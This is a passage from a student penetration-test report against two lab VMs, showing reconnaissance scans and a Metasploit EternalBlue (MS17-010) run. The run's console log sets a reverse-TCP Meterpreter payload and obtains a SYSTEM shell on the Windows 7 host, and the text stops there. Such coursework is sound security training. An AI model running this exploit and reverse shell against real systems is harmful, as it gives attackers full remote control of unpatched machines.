

NAME: YAW OSEI AHENKRO

ETHICAL HACKING PROJECT

Table of Contents

1. Introduction and Scope.....	4
2. Reconnaissance and Target Analysis	4
2.1 Network Discovery	5
2.2 Port Scanning and Service Enumeration	6
2.3 Vulnerability Analysis.....	9
3. Exploitation	13
3.1 Exploitation of Windows 7 Client	13
3.2 Exploitation of CentOS Server	14
3.2.1 Initial Access via Web Application Vulnerability	14
3.2.2 Password Cracking Using Hydra.....	15
4. Post-Exploitation.....	17
4.1 Windows 7 Target.....	17
4.2 CentOS Target	21
5. Recommendations	22
5.1 Windows System Recommendations	22
5.2 CentOS Server Recommendations	22
6. Conclusions.....	23
6.1 Evaluation of Work	23
6.2 Alternative Approaches	24

Table of Figures

Figure 1: Attacker IP change to target IP subnet range	5
Figure 2: Discovering IP Addresses on the network	5
Figure 3: Nmap ping sweep to identify IPs on the network.....	6
Figure 4: Nmap TCP SYN Stealth Scan on the network.....	6
Figure 5: comprehensive network scan on 192.168.2.20	7
Figure 6: A comprehensive network scan on 192.168.2.120	8
Figure 7: Nmap scan to detect vulnerabilities on 192.168.2.20	10
Figure 8: Nmap scan to detect vulnerabilities on 192.168.2.120.....	11
Figure 9: Nessus vulnerability scan on windows 7 VM.....	12
Figure 10: Nessus vulnerability scan on CentOS VM	12
Figure 11: Metasploit eternalblue vulnerability exploit.....	14
Figure 12: Confirmation of full access to windows machine as 'system'	14
Figure 13: Server Web portal source code to review users' credentials	15
Figure 14: Using Hydra to crack password for user Ann Bondman.....	15
Figure 15: Using Hydra to crack the password for user Brian Bondman.....	16
Figure 16: Server logged in as Ann Bondman	17
Figure 17: System info from meterpreter	17
Figure 18: Running process or programs on windows	18
Figure 19: Password hashes for local users of windows	18
Figure 20: Live view of windows target machine.....	19
Figure 21: Reverse persistence shell	19
Figure 22: Network-level shared files	20
Figure 23: Files download to kali	20
Figure 24: Files downloaded from the server machine.....	21

List of Tables

Table 1: Summary of Findings.....	13
-----------------------------------	----

1. Introduction and Scope

This document presents the results and methodology of a professional penetration test to examine the security implications of such an attack on two virtual machines that are representative of a small/medium enterprise network. The network environment was configured to mimic a real-world network infrastructure and services, and it is quite similar SME office setup with an IP range 192.168.2.0/24.

The was a hands-on project to evaluate security measures of a SME's systems via simulation of external attacks using ethical hacking methods and procedures. The test aimed to:

- Specify remote access threats, as well as how an off-site attacker could take advantage of them.
- Identify vulnerabilities to evaluate their impact on the confidentiality, integrity, and availability of critical systems.
- Evaluate company business operations and customer data for cyber risks to sensitive internal systems.
- Suggest practical methods to remediate vulnerabilities discovered and improve general security.

The engagement was strictly limited to the two virtual machines provided, which were treated as remote targets with no use of local console exploits, simulating attacks from an external threat actor's perspective. Every test was authorized and performed with approval using the penetration testing methodologies defined by the industry standards.

This report contains all the details of the penetration testing performed, from reconnaissance to exploitation, post-exploitation procedures & final recommendations. Results are supported by evidence and follow recognized security frameworks where possible.

2. Reconnaissance and Target Analysis

The reconnaissance is the part of getting information about the target network. This could be from discovering active hosts, network topology, and services running on the target network 192.168.2.0/24 led the attacker to be part of this target network on IP 192.168.2.10. This means that the attacker was in a subnet of the same network as intended. After that, multiple network scanning tools and commands were used to gather the required information for the next exploitation steps.

```
Ahenkroy@kali: ~
File Actions Edit View Help
(Ahenkroy@kali)~$ sudo ip addr add 192.168.2.10/255.255.255.0 dev eth0
(Ahenkroy@kali)~$ sudo ip route add default via 192.168.2.1
(Ahenkroy@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:29:64:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.10/24 scope global eth0
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 46:5b:d3:4e:28:ee brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
(Ahenkroy@kali)~$
```

Figure 1: Attacker IP change to target IP subnet range

2.1 Network Discovery

The initial active hosts within the subnet were identified using `netdiscover -i eth0 -r 192.168.2.0/24`. This passive and active ARP scanning method revealed multiple live hosts with VMware MAC addresses, indicating that they were virtual machines. Specifically, hosts at 192.168.2.20 and 192.168.2.120 were detected.

```
Ahenkroy@kali: ~
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
-
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-
192.168.2.20      00:0c:29:a9:cb:29    1      60  VMware, Inc.
192.168.2.120     00:0c:29:10:02:00    1      60  VMware, Inc.
```

Figure 2: Discovering IP Addresses on the network

Using tools such as Nmap, a ping sweep was performed with `sudo nmap -sn 192.168.2.0/24` to confirm live hosts without port scanning. This reported back 192.168.2.10, 192.168.2.20, and 192.168.2.120 as being responsive nodes.

```
(Ahenkroy@kali)-[~]
$ sudo nmap -sn 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 16:45 BST
Nmap scan report for 192.168.2.20
Host is up (0.0020s latency).
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Nmap scan report for 192.168.2.120
Host is up (0.00081s latency).
MAC Address: 00:0C:29:10:02:00 (VMware)
Nmap scan report for 192.168.2.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 30.36 seconds
```

Figure 3: Nmap ping sweep to identify IPs on the network

2.2 Port Scanning and Service Enumeration

Nmap TCP SYN Scan: A targeted port scan was conducted with `sudo nmap -Pn -PS139,445 192.168.2.0/24`. This also helped us discover the hosts that were exposing SMB (port 445) and NetBIOS (port 139), both of which were at a high rate vulnerable to remote exploitation.

```
(Ahenkroy@kali)-[~]
$ sudo nmap -Pn -PS139,445 192.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 16:48 BST
Nmap scan report for 192.168.2.20
Host is up (0.00097s latency).
Not shown: 983 filtered tcp ports (no-response), 13 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:A9:CB:29 (VMware)

Nmap scan report for 192.168.2.120
Host is up (0.00082s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:10:02:00 (VMware)


Nmap scan report for 192.168.2.10
Host is up (0.0000060s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (3 hosts up) scanned in 37.63 seconds
```

Figure 4: Nmap TCP SYN Stealth Scan on the network

Comprehensive Scans:

A detailed scan of the key host 192.168.2.20 was conducted with `sudo nmap -A -T4 192.168.2.20`.



```
Ahenkroy@kali: ~
File Actions Edit View Help
(Ahenkroy@kali)-[~]
$ sudo nmap -A -T4 192.168.2.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 16:56 BST
Nmap scan report for 192.168.2.20
Host is up (0.0018s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1 (protocol 2.0)
|_ ssh-hostkey:
|   2048 cc:35:af:cc:62:38:6a:02:3a:67:60:59:c3:6d:61:d0 (RSA)
|   256  c8:d5:ac:69:f6:55:51:bd:bb:65:25:c1:c9:be:d8:92 (ECDSA)
|_  256 37:2c:db:1b:f1:f3:b2:1d:06:96:64:61:48:ab:31:d8 (ED25519)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
139/tcp    open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  Samba smbd 4.8.3 (workgroup: WORKGROUP)
MAC Address: 00:0C:29:A9:CB:29 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (97%), Linux 3.2 - 4.14 (97%), Linux
5.1 - 5.15 (97%), Linux 3.13 - 3.16 (91%), Linux 3.13 - 4.4 (91%), Linux 3.1
6 - 4.6 (91%), Linux 3.8 - 3.16 (91%), Linux 4.10 (91%), Linux 4.4 (91%), Ope
nWrt 19.07 (Linux 4.14) (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: CENTOS

Host script results:
|_ clock-skew: mean: 2h20m01s, deviation: 4h02m29s, median: 0s
|_ smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required
|_ nbstat: NetBIOS name: CENTOS, NetBIOS user: <unknown>, NetBIOS MAC: <unknow
n> (unknown)
|_ smb2-time:
|   date: 2025-07-15T15:56:58
|_   start_date: N/A
|_ smb-security-mode:
|   account_used: guest
```

Figure 5: comprehensive network scan on 192.168.2.20

The scan uncovered the following:

- SSH service running OpenSSH 6.6.1 on port 22
- Apache HTTP Server 2.4.6 running on port 80 with no title detected
- Samba smbd 4.8.3 on ports 139 and 445, typical for Windows file-sharing
- Other open services, including RPC-related ports (111, 2049) and potentially less secure HTTP methods enabled (e.g., TRACE)
- No precise OS fingerprint but a Linux system kernel based on TCP sequence characteristics. However best guess for the OS was CentOS.

The scan also indicated support for SMB and NetBIOS protocols, which can be leveraged for further enumeration or exploitation.

SMB and Share Enumeration: Given the identification of Samba services, SMB share enumeration tools (such as smbclient or enum4linux) would logically be leveraged next to

discover accessible shares, user information, and potentially weak configurations (Weidman, 2014).

After the detailed scan of 192.168.2.20, A detailed scan of host 192.168.2.120 was conducted with `sudo nmap -A -T4 192.168.2.120`.

```
Ahenkroy@kali: ~
File Actions Edit View Help
(Ahenkroy@kali)-[~]
$ sudo nmap -A -T4 192.168.2.120
[sudo] password for Ahenkroy:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 17:13 BST
Nmap scan report for 192.168.2.120
Host is up (0.0013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:10:02:00 (VMware)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: specialized|phone
Running: Microsoft Windows 7|Phone
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows
OS details: Microsoft Windows Embedded Standard 7, Microsoft Windows Phone 7.
5 or 8.0
Network Distance: 1 hop
Service Info: Host: WIN-USPQ65TE72P; OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Host script results:
| smb2-time:
|   date: 2025-07-15T16:13:41
|_  start_date: 2025-07-15T16:10:23
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.
1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-USPQ65TE72P
|   NetBIOS computer name: WIN-USPQ65TE72P\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-15T17:13:41+01:00
|_ clock-skew: mean: -20m00s, deviation: 34m37s, median: -1s
| smb2-security-mode:
```

Figure 6: A comprehensive network scan on 192.168.2.120

The scan uncovered the following:

- The host at IP 192.168.2.120 is confirmed to be online and running Microsoft Windows 7 Professional Service Pack 1.
- Three TCP ports are open: 135 (msrpc), 139 (netbios-ssn), and 445 (microsoft-ds) – standard for Windows SMB and RPC services.
- The machine is part of the WORKGROUP network.
- The SMB service allows guest access, uses user-level authentication, and supports challenge-response, but message signing is disabled, which is a serious security concern.

- OS detection was not fully reliable, but the primary guess is Windows 7 Professional SP1.

Security Implications:

- The disabled SMB message signing leaves the host vulnerable to man-in-the-middle SMB attacks.
- Running Windows 7 Professional SP1, an older operating system, likely exposes this machine to multiple known vulnerabilities unless fully patched.
- Presence of RPC and SMB services could provide avenues for exploitation if not properly secured.

2.3 Vulnerability Analysis

On the other hand, service enumeration identified various exploitable vulnerabilities across the two systems. Therefore, analysis for the CentOS and Windows 7 VMs was conducted using two different tools, Nmap and Nessus.

- Nmap --script vuln scan:
 1. By using this nmap vuln scan, it was discovered that the host at 192.168.2.20 (CentOS Server) has several open ports, including SSH (22/tcp), HTTP (80/tcp), and Samba NetBIOS ports (139/tcp, 445/tcp). No critical vulnerabilities, such as MS10-061 or MS10-054, were detected as false. Samba version identified as 3.X - 4.X was present, but no high-risk SMB vulnerabilities were reported on this host in this specific run. But found the following possible CSRF vulnerabilities on path <http://192.168.2.20:80/reports.php> and smb-vuln-regsvcdos, service regsvc in Microsoft Windows systems, vulnerable to denial of service.

```

(Ahenkroy@kali)-[~]
$ sudo nmap --script vuln 192.168.2.20
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 17:21 BST
Nmap scan report for 192.168.2.20
Host is up (0.00076s latency).
Not shown: 986 filtered tcp ports (no-response), 10 filtered tcp ports (host-
prohibited)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf:
|   Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.2.20
|   Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.2.20:80/reports.php
|   Form id:
|   Form action: reports.php
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-enum:
|   /icons/: Potentially interesting folder w/ directory listing
|   /reports/: Potentially interesting folder w/ directory listing
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:0C:29:A9:CB:29 (VMware)

Host script results:
|_smb-vuln-regsvc-dos:
|   VULNERABLE:
|     Service regsvc in Microsoft Windows systems vulnerable to denial of servi
ce
|     State: VULNERABLE
|     The service regsvc in Microsoft Windows 2000 systems is vulnerable to
denial of service caused by a null deference
pointer. This script will crash the service if it is vulnerable. This
vulnerability was discovered by Ron Bowes
while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false
Nmap done: 1 IP address (1 host up) scanned in 58.25 seconds

```

Figure 7: Nmap scan to detect vulnerabilities on 192.168.2.20

2. The host at 192.168.2.120 (Windows 7) showed open ports 135 (msrpc), 139 (netbios-ssn), and 445 (microsoft-ds). Critically, this host was detected as vulnerable to the Microsoft SMBv1 remote code execution vulnerability (MS17-010), associated with CVE-2017-0143. This vulnerability carries a high risk factor and permits remote code execution on affected Microsoft SMBv1 servers. Attempts to check for older SMB vulnerabilities (MS10-061, CVE-2012-1182) returned NT_STATUS_ACCESS_DENIED, but no confirmations of vulnerability.

```
(Ahenkroy@kali)-[~]
$ sudo nmap --script vuln 192.168.2.120
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-15 17:20 BST
Nmap scan report for 192.168.2.120
Host is up (0.00100s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:10:02:00 (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SM
Bv1
|   servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance
-for-wannacrypt-attacks/
|_   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 49.82 seconds
```

Figure 8: Nmap scan to detect vulnerabilities on 192.168.2.120

- Nessus vulnerability scans:
 1. A Nessus Essentials scan was conducted against the target host 192.168.2.120, which is identified as a Windows 7 Professional system. The scan uncovered 19 vulnerabilities, but two high-severity vulnerabilities. The first major finding relates to the MS17-010 vulnerability (Nessus Plugin ID: 97833), also known by the exploit name EternalBlue. This vulnerability affects SMBv1 due to improper handling of specially crafted network packets, allowing unauthenticated remote attackers to execute arbitrary code. This is the same critical flaw exploited by the WannaCry and NotPetya ransomware outbreaks. Multiple CVEs are associated with this vulnerability, including CVE-2017-0143 through CVE-2017-0148.




Figure 9: Nessus vulnerability scan on windows 7 VM

- The second vulnerability (Nessus Plugin ID: 42411) involves unprivileged access to SMB shares, which can be done through Windows 7 to the server. The scan revealed that the system exposes shared resources, specifically a share named **"Reports"**, which is accessible via a NULL session, meaning no authentication is required. This share allows read and write access, and files such as annual.txt, quarterly.txt, and monthly.txt were accessible. This introduces a high risk of unauthorized data disclosure or tampering, especially in environments with shared network drives.




Figure 10: Nessus vulnerability scan on CentOS VM

Table 1: Summary of Findings

Host	IP Address	Vulnerability	Plugin ID	Severity	Risk
Windows 7 Pro	192.168.2.120	MS17-010 (ETERNALBLUE)	97833	High	Remote Code Execution, Lateral Movement
CentOS	192.168.2.20	SMB Shares Unprivileged Access	42411	High	Unauthorized access to shared files

3. Exploitation

This phase was done through privilege escalation using the cracked credentials, and exploiting system vulnerabilities to gain a foothold in the respective Virtual machines of targets.

3.1 Exploitation of Windows 7 Client

The primary exploitation method against the Windows host was the EternalBlue vulnerability (MS17-010)

- **Tools Used:** Metasploit Framework (exploit/windows/smb/ms17_010_eternalblue module).
- **Method:** The EternalBlue vulnerability (MS17-010) was exploited against the target Windows machine at 192.168.2.120.
- **Result:** A Meterpreter session was obtained with SYSTEM privileges, effectively giving full control over the remote system. The machine ran Windows 7 x64 with service pack 1, confirming elevation to the highest privileges on the system and enabling further post-exploitation activities.

```

[*] 192.168.2.120:445 - Host is running Windows 7 Professional SP1 (build:7601)
[*] 192.168.2.120 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > use exploit/windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.120
RHOSTS => 192.168.2.120
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.2.10
LHOST => 192.168.2.10
msf6 exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.2.120:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.2.120:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.120:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.2.120:445 - The target is vulnerable.
[*] 192.168.2.120:445 - Connecting to target for exploitation.
[*] 192.168.2.120:445 - Connection established for exploitation.
[*] 192.168.2.120:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.120:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.2.120:445 - 0x00000000 5f 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.2.120:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.2.120:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.2.120:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.120:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.120:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.120:445 - Starting non-paged pool grooming
[*] 192.168.2.120:445 - Sending SMBv2 buffers
[*] 192.168.2.120:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.120:445 - Sending final SMBv2 buffers.
[*] 192.168.2.120:445 - Sending last fragment of exploit packet!
[*] 192.168.2.120:445 - Receiving response from exploit packet
[*] 192.168.2.120:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.120:445 - Sending egg to corrupted connection.
[*] 192.168.2.120:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.2.120
[*] 192.168.2.120:445 - =====
[*] 192.168.2.120:445 - =====WIN=====
[*] 192.168.2.120:445 - =====
[*] Meterpreter session 1 opened (192.168.2.10:4444 -> 192.168.2.120:49157) at 2025-07-15 23:06:31 +0100
meterpreter >

```

Figure 11: Metasploit eternalblue vulnerability exploit

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

